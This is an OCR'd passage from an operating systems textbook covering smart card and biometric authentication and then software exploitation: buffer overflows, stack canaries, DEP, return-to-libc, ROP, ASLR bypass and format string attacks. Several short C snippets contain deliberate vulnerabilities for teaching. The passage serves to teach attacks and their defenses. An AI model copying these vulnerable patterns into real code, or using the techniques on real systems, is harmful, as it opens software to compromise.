Various authentication schemes can be used with a smart card. A particularly simple challenge-response works like this. The server sends a 512-bit random number to the smart card, which then adds the user's 512-bit password stored in the card's ROM to it. The sum is then squared and the middle 512 bits are sent back to the server, which knows the user's password and can compute whether the result is correct or not. The sequence is shown in Fig. 9-19. If a wiretapper sees both messages, he will not be able to make much sense out of them, and recording them for future use is pointless because on the next login, a different 512-bit random number will be sent. Of course, a much fancier algorithm than squaring can be used, and always is.




Figure 9-19. Use of a smart card for authentication.

One disadvantage of any fixed cryptographic protocol is that over the course of time it could be broken, rendering the smart card useless. One way to avoid this fate is to use the ROM on the card not for a cryptographic protocol, but for a Java interpreter. The real cryptographic protocol is then downloaded onto the card as a Java binary program and run interpretively. In this way, as soon as one protocol is broken, a new one can be installed worldwide in a straightforward way: next time

the card is used, new software is installed on it. A disadvantage of this approach is that it makes an already slow card even slower, but as technology improves, this method is very flexible. Another disadvantage of smart cards is that a lost or stolen one may be subject to a **side-channel** attack, for example a power analysis attack. By observing the electric power consumed during repeated encryption operations, an expert with the right equipment may be able to deduce the key. Measuring the time to encrypt with various specially chosen keys may also provide valuable information about the key.

9.6.2 Authentication Using Biometrics

The third authentication method measures physical characteristics of the user that are hard to forge. These are called **biometrics** (Boulgouris et al., 2010; and Campisi, 2013). For example, a fingerprint or voiceprint reader hooked up to the computer could verify the user's identity.

A typical biometrics system has two parts: enrollment and identification. During enrollment, the user's characteristics are measured and the results digitized. Then significant features are extracted and stored in a record associated with the user. The record can be kept in a central database (e.g., for logging in to a remote computer), or stored on a smart card that the user carries around and inserts into a remote reader (e.g., at an ATM machine).

The other part is identification. The user shows up and provides a login name. Then the system makes the measurement again. If the new values match the ones sampled at enrollment time, the login is accepted; otherwise it is rejected. The login name is needed because the measurements are never exact, so it is difficult to index them and then search the index. Also, two people might have the same characteristics, so requiring the measured characteristics to match those of a specific user is stronger than just requiring them to match those of any user.

The characteristic chosen should have enough variability that the system can distinguish among many people without error. For example, hair color is not a good indicator because too many people share the same color. Also, the characteristic should not vary over time and with some people, hair color does not have this property. Similarly a person's voice may be different due to a cold and a face may look different due to a beard or makeup not present at enrollment time. Since later samples are never going to match the enrollment values exactly, the system designers have to decide how good the match has to be to be accepted. In particular, they have to decide whether it is worse to reject a legitimate user once in a while or let an imposter get in once in a while. An e-commerce site might decide that rejecting a loyal customer might be worse than accepting a small amount of fraud, whereas a nuclear weapons site might decide that refusing access to a genuine employee was better than letting random strangers in twice a year.

Now let us take a brief look at some of the biometrics that are in actual use. Finger-length analysis is surprisingly practical. When this is used, each computer

has a device like the one of Fig. 9-20. The user inserts his hand into it, and the length of all his fingers is measured and checked against the database.




Figure 9-20. A device for measuring finger length.

Finger-length measurements are not perfect, however. The system can be attacked with hand molds made out of plaster of Paris or some other material, possibly with adjustable fingers to allow some experimentation.

Another biometric that is in widespread commercial use is **iris recognition**. No two people have the same patterns (even identical twins), so iris recognition is as good as fingerprint recognition and more easily automated (Daugman, 2004). The subject just looks at a camera (at a distance of up to 1 meter), which photographs the subject's eyes, extracts certain characteristics by performing what is called a **gabor wavelet** transformation, and compresses the results to 256 bytes. This string is compared to the value obtained at enrollment time, and if the Hamming distance is below some critical threshold, the person is authenticated. (The Hamming distance between two bit strings is the minimum number of changes needed to transform one into the other.)

Any technique that relies on images is subject to spoofing. For example, a person could approach the equipment (say, an ATM machine camera) wearing dark glasses to which photographs of someone else's eyes were attached. After all, if the ATM's camera can take a good iris photo at 1 meter, other people can do it too, and at greater distances using telephoto lenses. For this reason, countermeasures may be needed such as having the camera fire a flash, not for illumination purposes, but to see if the pupil contracts in response or to see if the amateur photographer's dreaded red-eye effect shows up in the flash picture but is absent when no flash is

used. Amsterdam Airport has been using iris recognition technology since 2001 to enable frequent travelers to bypass the normal immigration line.

A somewhat different technique is signature analysis. The user signs his name with a special pen connected to the computer, and the computer compares it to a known specimen stored online or on a smart card. Even better is not to compare the signature, but compare the pen motions and pressure made while writing it. A good forger may be able to copy the signature, but will not have a clue as to the exact order in which the strokes were made or at what speed and what pressure.

A scheme that relies on minimal special hardware is voice biometrics (Kaman et al., 2013). All that is needed is a microphone (or even a telephone); the rest is software. In contrast to voice recognition systems, which try to determine what the speaker is saying, these systems try to determine who the speaker is. Some systems just require the user to say a secret password, but these can be defeated by an eavesdropper who can record passwords and play them back later. More advanced systems say something to the user and ask that it be repeated back, with different texts used for each login. Some companies are starting to use voice identification for applications such as home shopping over the telephone because voice identification is less subject to fraud than using a PIN code for identification. Voice recognition can be combined with other biometrics such as face recognition for better accuracy (Tresadern et al., 2013).

We could go on and on with more examples, but two more will help make an important point. Cats and other animals mark off their territory by urinating around its perimeter. Apparently cats can identify each other's smell this way. Suppose that someone comes up with a tiny device capable of doing an instant urinalysis, thereby providing a foolproof identification. Each computer could be equipped with one of these devices, along with a discreet sign reading: "For login, please deposit sample here." This might be an absolutely unbreakable system, but it would probably have a fairly serious user acceptance problem.

When the above paragraph was included in an earlier edition of this book, it was intended at least partly as a joke. No more. In an example of life imitating art (life imitating textbooks?), researchers have now developed odor-recognition systems that could be used as biometrics (Rodriguez-Lujan et al., 2013). Is Smell-O-Vision next?

Also potentially problematical is a system consisting of a thumbtack and a small spectrograph. The user would be requested to press his thumb against the thumbtack, thus extracting a drop of blood for spectrographic analysis. So far, nobody has published anything on this, but there *is* work on blood vessel imaging as a biometric (Fuksis et al., 2011).

Our point is that any authentication scheme must be psychologically acceptable to the user community. Finger-length measurements probably will not cause any problem, but even something as nonintrusive as storing fingerprints on line may be unacceptable to many people because they associate fingerprints with criminals. Nevertheless, Apple introduced the technology on the iPhone 5S.

9.7 EXPLOITING SOFTWARE

One of the main ways to break into a user's computer is by exploiting vulnerabilities in the software running on the system to make it do something different than the programmer intended. For instance, a common attack is to infect a user's browser by means of a **drive-by-download**. In this attack, the cybercriminal infects the user's browser by placing malicious content on a Web server. As soon as the user visits the Website, the browser is infected. Sometimes, the Web servers are completely run by the attackers, in which case the attackers should find a way to lure users to their Web site (spamming people with promises of free software or movies might do the trick). However, it is also possible that attackers are able to put malicious content on a legitimate Website (perhaps in the ads, or on a discussion board). Not so long ago, the Website of the Miami Dolphins was compromised in this way, just days before the Dolphins hosted the Super Bowl, one of the most anticipated sporting events of the year. Just days before the event, the Website was extremely popular and many users visiting the Website were infected. After the initial infection in a drive-by-download, the attacker's code running in the browser downloads the real zombie software (**malware**), executes it, and makes sure it is always started when the system boots.

Since this is a book on operating systems, the focus is on how to subvert the operating system. The many ways one can exploit software bugs to attack Websites and data bases are not covered here. The typical scenario is that somebody discovers a bug in the operating system and then finds a way to exploit it to compromise computers that are running the defective code. Drive-by-downloads are not really part of the picture either, but we will see that many of the vulnerabilities and exploits in user applications are applicable to the kernel also.

In Lewis Caroll's famous book *Through the Looking Glass*, the Red Queen takes Alice on a crazy run. They run as fast as they can, but no matter how fast they run, they always stay in the same place. That is odd, thinks Alice, and she says so. "In our country you'd generally get to somewhere else—if you ran very fast for a long time as we've been doing." "A slow sort of country!" said the Queen. "Now, here, you see, it takes all the running you can do, to keep in the same place. If you want to get somewhere else, you must run at least twice as fast as that!"

The **Red Queen effect** is typical for evolutionary arms races. In the course of millions of years, the ancestors of zebras and lions both evolved. Zebras became faster and better at seeing, hearing and smelling predators—useful, if you want to outrun the lions. But in the meantime, lions also became faster, bigger, stealthier and better camouflaged—useful, if you like zebra. So, although the lion and the zebra both "improved" their designs, neither became more successful at beating the other in the hunt; both of them still exist in the wild. Still, lions and zebras are locked in an arms race. They are running to stand still. The Red Queen effect also applies to program exploitation. Attacks become ever more sophisticated to deal with increasingly advanced security measures.

Although every exploit involves a specific bug in a specific program, there are several general categories of bugs that occur over and over and are worth studying to see how attacks work. In the following sections we will examine not only a number of these methods, but also countermeasures to stop them, and counter countermeasures to evade these measures, and even some counter counter countermeasures to counter these tricks, and so on. It will give you a good idea of the arms race between attackers and defenders—and what it is like to go jogging with the Red Queen.

We will start our discussion with the venerable buffer overflow, one of the most important exploitation techniques in the history of computer security. It was already used in the very first Internet worm, written by Robert Morris Jr. in 1988, and it is still widely used today. Despite all counter measures, researchers predict that buffer overflows will be with us for quite some time yet (Van der Veen, 2012). Buffer overflows are ideally suited for introducing three of the most important protection mechanisms available in most modern systems: stack canaries, data execution protection, and address-space layout randomization. After that, we will look at other exploitation techniques, like format string attacks, integer overflows, and dangling pointer exploits. So, get ready and put your black hat on!

9.7.1 Buffer Overflow Attacks

One rich source of attacks has been due to the fact that virtually all operating systems and most systems programs are written in the C or C++ programming languages (because programmers like them and they can be compiled to extremely efficient object code). Unfortunately, no C or C++ compiler does array bounds checking. As an example, the C library function *gets*, which reads a string (of unknown size) into a fixed-size buffer, but without checking for overflow, is notorious for being subject to this kind of attack (some compilers even detect the use of *gets* and warn about it). Consequently, the following code sequence is also not checked:

```
01. void A( ) {
02.     char B[128];            /* reserve a buffer with space for 128 bytes on the stack */
03.     printf ("Type log message:");
04.     gets (B);               /* read log message from standard input into buffer */
05.     writeLog (B);           /* output the string in a pretty format to the log file */
06. }
```

Function *A* represents a logging procedure—somewhat simplified. Every time the function executes, it invites the user to type in a log message and then reads whatever the user types in the buffer *B*, using the *gets* from the C library. Finally, it calls the (homegrown) *writeLog* function that presumably writes out the log entry in an attractive format (perhaps adding a date and time to the log message to make

it easier to search the log later). Assume that function *A* is part of a privileged process, for instance a program that is SETUID root. An attacker who is able to take control of such a process, essentially has root privileges himself.

The code above has a severe bug, although it may not be immediately obvious. The problem is caused by the fact that *gets* reads characters from standard input until it encounters a newline character. It has no idea that buffer *B* can hold only 128 bytes. Suppose the user types a line of 256 characters. What happens to the remaining 128 bytes? Since *gets* does not check for buffer bounds violations, the remaining bytes will be stored on the stack also, as if the buffer were 256 bytes long. Everything that was originally stored at these memory locations is simply overwritten. The consequences are typically disastrous.

In Fig. 9-21(a), we see the main program running, with its local variables on the stack. At some point it calls the procedure *A*, as shown in Fig. 9-21(b). The standard calling sequence starts out by pushing the return address (which points to the instruction following the call) onto the stack. It then transfers control to *A*, which decrements the stack pointer by 128 to allocate storage for its local variable (buffer B).




Figure 9-21. (a) Situation when the main program is running. (b) After the procedure *A* has been called. (c) Buffer overflow shown in gray.

So what exactly will happen if the user provides more than 128 characters? Figure 9-21(c) shows this situation. As mentioned, the *gets* function copies all the bytes into and beyond the buffer, overwriting possibly many things on the stack, but in particular overwriting the return address pushed there earlier. In other words, part of the log entry now fills the memory location that the system assumes to hold the address of the instruction to jump to when the function returns. As long as the user typed in a regular log message, the characters of the message would probably

not represent a valid code address. As soon as the function *A* returns, the progam would try to jump to an invalid target—something the system would not like at all. In most cases, the program would crash immediately.

Now assume that this is not a benign user who provides an overly long message by mistake, but an attacker who provides a tailored messsage specifically aimed at subverting the program's control flow. Say the attacker provides an input that is carefully crafted to overwrite the return address with the address of buffer *B*. The result is that upon returning from function *A*, the program will jump to the beginning of buffer *B* and execute the bytes in the buffer as code. Since the attacker controls the content of the buffer, he can fill it with machine instructions—to execute the attacker's code within the context of the original program. In effect, the attacker has overwritten memory with his own code and gotten it executed. The program is now completely under the attacker's control. He can make it do whatever he wants. Often, the attacker code is used to launch a shell (for instance by means of the exec system call), enabling the intruder convenient access to the machine. For this reason, such code is commonly known as **shellcode**, even if it does not spawn a shell.

This trick works not just for programs using *gets* (although you should really avoid using that function), but for any code that copies user-provided data in a buffer without checking for boundary violations. This user data may consist of command-line parameters, environment strings, data sent over a network connection, or data read from a user file. There are many functions that copy or move such data: *strcpy, memcpy, strcat*, and many others. Of course, any old loop that you write yourself and that moves bytes into a buffer may be vulnerable as well.

What if the attacker does not know the exact address to return to? Often an attacker can guess where the shellcode resides *approximately*, but not *exactly*. In that case, a typical solution is to prepend the shellcode with a **nop sled**: a sequence of one-byte NO OPERATION instructions that do not do anything at all. As long as the attacker manages to land anywhere on the nop sled, the execution will eventually also reach the real shellcode at the end. Nop sleds work on the stack, but also on the heap. On the heap, attackers often try to increase their chances by placing nop sleds and shellcode all over the heap. For instance, in a browser, malicious JavaScript code may try to allocate as much memory as it can and fill it with a long nop sled and a small amount of shellcode. Then, if the attacker manages to divert the control flow and aims for a random heap address, chances are that he will hit the nop sled. This technique is known as **heap spraying**.

Stack Canaries

One commonly used defense against the attack sketched above is to use **stack canaries**. The name derives from the mining profession. Working in a mine is dangerous work. Toxic gases like carbon monoxide may build up and killl the miners. Moreover, carbon monoxide is odorless, so the miners might not even notice it.

In the past, miners therefore brought canaries into the mine as early warning systems. Any build up of toxic gases would kill the canary before harming its owner. If your bird died, it was probably time to go up.

Modern computer systems still use (digital) canaries as early warning systems. The idea is very simple. At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong. In that case, it is better to hit the panic button and crash rather than continuing.

Avoiding Stack Canaries

Canaries work well against attacks like the one above, but many buffer overflows are still possible. For instance, consider the code snippet in Fig. 9-22. It uses two new functions. The *strcpy* is a C library function to copy a string into a buffer, while the *strlen* determines the length of a string.

```
01. void A (char *date) {
02.     int len;
03.     char B [128];
04.     char logMsg [256];
05.
06.     strcpy (logMsg, date);      /* first copy the string with the date in the log message */
07.     len = strlen (date);        /* determine how many characters are in the date string */
08.     gets (B);                   /* now get the actual message */
09.     strcpy (logMsg+len, B);     /* and copy it after the date into logMessage */
10.     writeLog (logMsg);          /* finally, write the log message to disk */
11. }
```

Figure 9-22. Skipping the stack canary: by modifying *len* first, the attack is able to bypass the canary and modify the return address directly.

As in the previous example, function *A* reads a log message from standard input, but this time it explicitly prepends it with the current date (provided as a string argument to function *A*). First, it copies the date into the log message (line 6). A date string may have different length, depending on the day of the week, the month, etc. For instance, Friday has 5 letters, but Saturday 8. Same thing for the months. So, the second thing it does, is determine how many characters are in the date string (line 7). Then it gets the user input (line 5) and copies it into the log message, starting just after the date string. It does this by specifying that the destination of the copy should be the start of the log message plus the length of the date string (line 9). Finally, it writes the log to disk as before.

Let us suppose the system uses stack canaries. How could we possibly change the return address? The trick is that when the attacker overflows buffer *B*, he does not try to hit the return address immediately. Instead, he modifies the variable *len* that is located just above it on the stack. In line 9, *len* serves as an offset that determines where the contents of buffer *B* will be written. The programmer's idea was to skip only the date string, but since the attacker controls *len*, he may use it to skip the canary and overwrite the return address.

Moreover, buffer overflows are not limited to the return address. Any function pointer that is reachable via an overflow is fair game. A function pointer is just like a regular pointer, except that it points to a function instead of data. For instance, C and C++ allow a programmer to declare a variable *f* as a pointer to a function that takes a string argument and returns no result, as follows:

```
void (*f)(char*);
```

The syntax is perhaps a bit arcane, but it is really just another variable declaration. Since function *A* of the previous example matches the above signature, we can now write "*f* = *A*" and use *f* instead of *A* in our program. It is beyond this book to go into function pointers in great detail, but rest assured that function pointers are quite common in operating systems. Now suppose the attacker manages to overwrite a function pointer. As soon as the program calls the function using the function pointer, it would really call the code injected by the attacker. For the exploit to work, the function pointer need not even be on the stack. Function pointers on the heap are just as useful. As long as the attacker can change the value of a function pointer or a return address to the buffer that contains the attacker's code, he is able to change the program's flow of control.

Data Execution Prevention

Perhaps by now you may exclaim: "Wait a minute! The real cause of the problem is not that the attacker is able to overwrite function pointers and return addresses, but the fact that he can inject *code* and have it executed. Why not make it impossible to execute bytes on the heap and the stack?" If so, you had an epiphany. However, we will see shortly that epiphanies do not always stop buffer overflow attacks. Still, the idea is pretty good. **Code injection attacks** will no longer work if the bytes provided by the attacker cannot be executed as legitimate code.

Modern CPUs have a feature that is popularly referred to as the **NX bit**, which stands for "No-eXecute." It is extremely useful to distinguish between data segments (heap, stack, and global variables) and the text segment (which contains the code). Specifically, many modern operating systems try to ensure that data segments are writable, but are not executable, and the text segment is executable, but not writable. This policy is known on OpenBSD as **W^X** (pronounced as "W Exclusive-OR X") or "W XOR X"). It signifies that memory is either writable or executable, but not both. Mac OS X, Linux, and Windows have similar protection

schemes. A generic name for this security measure is **DEP** (**Data Execution Prevention**). Some hardware does not support the NX bit. In that case, DEP still works but the enforcement takes place in software.

DEP prevents all of the attacks discussed so far. The attacker can inject as much shellcode into the process as much as he wants. Unless he is able to make the memory executable, there is no way to run it.

Code Reuse Attacks

DEP makes it impossible to execute code in a data region. Stack canaries make it harder (but not impossible) to overwrite return addresses and function pointers. Unfortunately, this is not the end of the story, because somewhere along the line, someone else had an epiphany too. The insight was roughly as follows: "Why inject code, when there is plenty of it in the binary already?" In other words, rather than introducing new code, the attacker simply constructs the necessary functionality out of the existing functions and instructions in the binaries and libraries. We will first look at the simplest of such attacks, **return to libc**, and then discuss the more complex, but very popular, technique of **return-oriented programming**.

Suppose that the buffer overflow of Fig. 9-22 has overwritten the return address of the current function, but cannot execute attacker-supplied code on the stack. The question is: can it return somewhere else? It turns out it can. Almost all C programs are linked with the (usually shared) library *libc*, which contains key functions most C programs need. One of these functions is *system*, which takes a string as argument and passes it to the shell for execution. Thus, using the *system* function, an attacker can execute any program he wants. So, instead of executing shellcode, the attacker simply place a string containing the command to execute on the stack, and diverts control to the *system* function via the return address.

The attack is known as **return to libc** and has several variants. *System* is not the only function that may be interesting to the attacker. For instance, attackers may also use the *mprotect* function to make part of the data segment executable. In addition, rather than jumping to the libc function directly, the attack may take a level of indirection. On Linux, for instance, the attacker may return to the **PLT** (**Procedure Linkage Table**) instead. The PLT is a structure to make dynamic linking easier, and contains snippets of code that, when executed, in turn call the dynamically linked library functions. Returning to this code then indirectly executes the library function.

The concept of **ROP** (**Return-Oriented Programming**) takes the idea of reusing the program's code to its extreme. Rather than return to (the entry points of) library functions, the attacker can return to any instruction in the text segment. For instance, he can make the code land in the middle, rather than the beginning, of a function. The execution will simply continue at that point, one instruction at a time. Say that after a handful of instructions, the execution encounters another return instruction. Now, we ask the same question once again: where can we return

to? Since the attacker has control over the stack, he can again make the code return anywhere he wants to. Moreover, after he has done it twice, he may as well do it three times, or four, or ten, etc.

Thus, the trick of return-oriented programming is to look for small sequences of code that (a) do something useful, and (b) end with a return instruction. The attacker can string together these sequences by means of the return addresses he places on the stack. The individual snippets are called **gadgets**. Typically, they have very limited functionality, such as adding two registers, loading a value from memory into a register, or pushing a value on the stack. In other words, the collection of gadgets can be seen as a very strange instruction set that the attacker can use to build aribtary functionality by clever manipulation of the stack. The stack pointer, meanwhile, serves as a slightly bizarre kind of program counter.




Figure 9-23. Return-oriented programming: linking gadgets.

Figure 9-23(a) shows an example of how gadgets are linked together by return addresses on the stack. The gadgets are short snippets of code that end with a return instruction. The return instruction will pop the address to return to off the stack and continue execution there. In this case, the attacker first returns to gadget *A* in some function *X*, then to gadget *B* in function *Y*, etc. It is the attacker's job to gather these gadgets in an existing binary. As he did not create the gadgets himself, he sometimes has to make do with gadgets that are perhaps less than ideal, but

good enough for the job. For instance, Fig. 9-23(b) suggests that gadget A has a check as part of the instruction sequence. The attacker may not care for the check at all, but since it is there, he will have to accept it. For most purposes, it is perhaps good enough to pop any nonnegative number into register 1. The next gadget pops any stack value into register 2, and the third multiplies register 1 by 4, pushes it on the stack, and adds it to register 2. Combining, these three gadgets yields the attacker something that may be used to calculate the address of an element in an array of integers. The index into the array is provided by the first data value on the stack, while the base address of the array should be in the second data value.

Return-oriented programming may look very complicated, and perhaps it is. But as always, people have developed tools to automate as much as possible. Examples include gadget harvesters and even ROP compilers. Nowadays, ROP is one of the most important exploitation techniques used in the wild.

Address-Space Layout Randomization

Here is another idea to stop these attacks. Besides modifying the return address and injecting some (ROP) program, the attacker should be able to return to exactly the right address—with ROP no nop sleds are possible. This is easy, if the addresses are fixed, but what if they are not? **ASLR** (**Address Space Layout Randomization**) aims to randomize the addresses of functions and data between every run of the program. As a result, it becomes much harder for the attacker to exploit the system. Specifically, ASLR often randomizes the positions of the initial stack, the heap, and the libraries.

Like canaries and DEP, many modern operating systems support ASLR, but often at different granularities. Most of them provide it for user applications, but only a few apply it consistently also to the operating system kernel itself (Giuffrida et al., 2012). The combined force of these three protection mechanisms has raised the bar for attackers significantly. Just jumping to injected code or even some existing function in memory has become hard work. Together, they form an important line of defense in modern operating systems. What is especially nice about them is that they offer their protection at a very reasonable cost to performance.

Bypassing ASLR

Even with all three defenses enabled, attackers still manage to exploit the system. There are several weaknesses in ASLR that allow intruders to bypass it. The first weakness is that ASLR is often not random enough. Many implementations of ASLR still have certain code at fixed locations. Moreover, even if a segment is randomized, the randomization may be weak, so that an attacker can brute-force it. For instance, on 32-bit systems the entropy may be limited because you cannot randomize *all* bits of the stack. To keep the stack working as a regular stack that grows downward, randomizing the least significant bits is not an option.

A more important attack against ASLR is formed by memory disclosures. In this case, the attacker uses one vulnerability not to take control of the program directly, but rather to leak information abour the memory layout, which he can then use to exploit a second vulnerability. As a trivial example, consider the following code:

```
01. void C( ) {
02.     int index;
03.     int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
04.      printf ("Which prime number between would you like to see?");
05.      index = read_user_input ( );
06.      printf ("Prime number %d is: %d\n", index, prime[index]);
07. }
```

The code contains a call to *read_user_input*, which is not part of the standard C library. We simply assume that it exists and returns an integer that the user types on the command line. We also assume that it does not contain any errors. Even so, for this code it is very easy to leak information. All we need to do is provide an index that is greater than 15, or less than 0. As the program does not check the index, it will happily return the value of any integer in memory.

The address of one function is often sufficient for a successful attack. The reason is that even though the position at which a library is loaded may be randomized, the relative offset for each individual function from this position is generally fixed. Phrased differently: if you know one function, you know them all. Even if this is not the case, with just one code address, it is often easy to find many others, as shown by Snow et al. (2013).

Noncontrol-Flow Diverting Attacks

So far, we have considered attacks on the control flow of a program: modifying function pointers and return addresses. The goal was always to make the program execute new functionality, even if that functionality was recycled from code already present in the binary. However, this is not the only possibility. The data itself can be an interesting target for the attacker also, as in the following snippet of pseudocode:

```
01. void A( ) {
02.     int authorized;
03.     char name [128];
04.     authorized = check_credentials (...);  /* the attacker is not authorized, so returns 0 */
05.     printf ("What is your name?\n");
06.     gets (name);
07.     if (authorized != 0) {
08.         printf ("Welcome %s, here is all our secret data\n", name)
09.         /* ... show secret data ... */
```

```
10.    } else
11.        printf ("Sorry %s, but you are not authorized.\n");
12.    }
13. }
```

The code is meant to do an authorization check. Only users with the right credentials are allowed to see the top secret data. The function *check_credentials* is not a function from the C library, but we assume that it exists somewhere in the program and does not contain any errors. Now suppose the attacker types in 129 characters. As in the previous case, the buffer will overflow, but it will not modify the return address. Instead, the attacker has modified the value of the *authorized* variable, giving it a value that is not 0. The program does not crash and does not execute any attacker code, but it leaks the secret information to an unauthorized user.

Buffer Overflows—The Not So Final Word

Buffer overflows are some of the oldest and most important memory corruption techniques that are used by attackers. Despite more than a quarter century of incidents, and a a plethora of defenses (we have only treated the most important ones), it seems impossible to get rid of them (Van der Veen, 2012). For all this time, a substantial fraction of all security problems are due to this flaw, which is difficult to fix because there are so many existing C programs around that do not check for buffer overflow.

The arms race is nowhere near complete. All around the world, researchers are investigating new defenses. Some of these defenses are aimed at binaries, others consists of security extension to C and C++ compilers. It is important to emphasize that attackers are also improving their exploitation techniques. In this section, we have tried to given an overview of some of the more important techniques, but there are many variations of the same idea. The one thing we are fairly certain of is that in the next edition of this book, this section will still be relevant (and probably longer).

9.7.2 Format String Attacks

The next attack is also a memory-corruption attack, but of a very different nature. Some programmers do not like typing, even though they are excellent typists. Why name a variable *reference_count* when *rc* obviously means the same thing and saves 13 keystrokes on every occurrence? This dislike of typing can sometimes lead to catastrophic system failures as described below.

Consider the following fragment from a C program that prints the traditional C greeting at the start of a program:

```
char *s="Hello World";
printf("%s", s);
```

In this program, the character string variable *s* is declared and initialized to a string consisting of "Hello World" and a zero-byte to indicate the end of the string. The call to the function *printf* has two arguments, the format string "%s", which instructs it to print a string, and the address of the string. When executed, this piece of code prints the string on the screen (or wherever standard output goes). It is correct and bulletproof.

But suppose the programmer gets lazy and instead of the above types:

```
char *s="Hello World";
printf(s);
```

This call to *printf* is allowed because *printf* has a variable number of arguments, of which the first must be a format string. But a string not containing any formatting information (such as "%s") is legal, so although the second version is not good programming practice, it is allowed and it will work. Best of all, it saves typing five characters, clearly a big win.

Six months later some other programmer is instructed to modify the code to first ask the user for his name, then greet the user by name. After studying the code somewhat hastily, he changes it a little bit, like this:

```
char s[100], g[100] = "Hello ";      /* declare s and g; initialize g */
gets(s);                             /* read a string from the keyboard into s */
strcat(g, s);                        /* concatenate s onto the end of g */
printf(g);                           /* print g */
```

Now it reads a string into the variable *s* and concatenates it to the initialized string *g* to build the output message in *g*. It still works. So far so good (except for the use of *gets*, which is subject to buffer overflow attacks, but it is still popular).

However, a knowledgeable user who saw this code would quickly realize that the input accepted from the keyboard is not a just a string; it is a format string, and as such all the format specifications allowed by *printf* will work. While most of the formatting indicators such as "%s" (for printing strings) and "%d" (for printing decimal integers), format output, a couple are special. In particular, "%n" does not print anything. Instead it calculates how many characters should have been output already at the place it appears in the string and stores it into the next argument to *printf* to be processed. Here is an example program using "%n":

```
int main(int argc, char *argv[])
{
    int i=0;
    printf("Hello %nworld\n", &i);       /* the %n stores into i */
    printf("i=%d\n", i);                 /* i is now 6 */
}
```

When this program is compiled and run, the output it produces on the screen is:

```
Hello world
i=6
```

Note that the variable *i* has been modified by a call to *printf*, something not obvious to everyone. While this feature is useful once in a blue moon, it means that printing a format string can cause a word—or many words—to be stored into memory. Was it a good idea to include this feature in *print*? Definitely not, but it seemed so handy at the time. A lot of software vulnerabilities started like this.

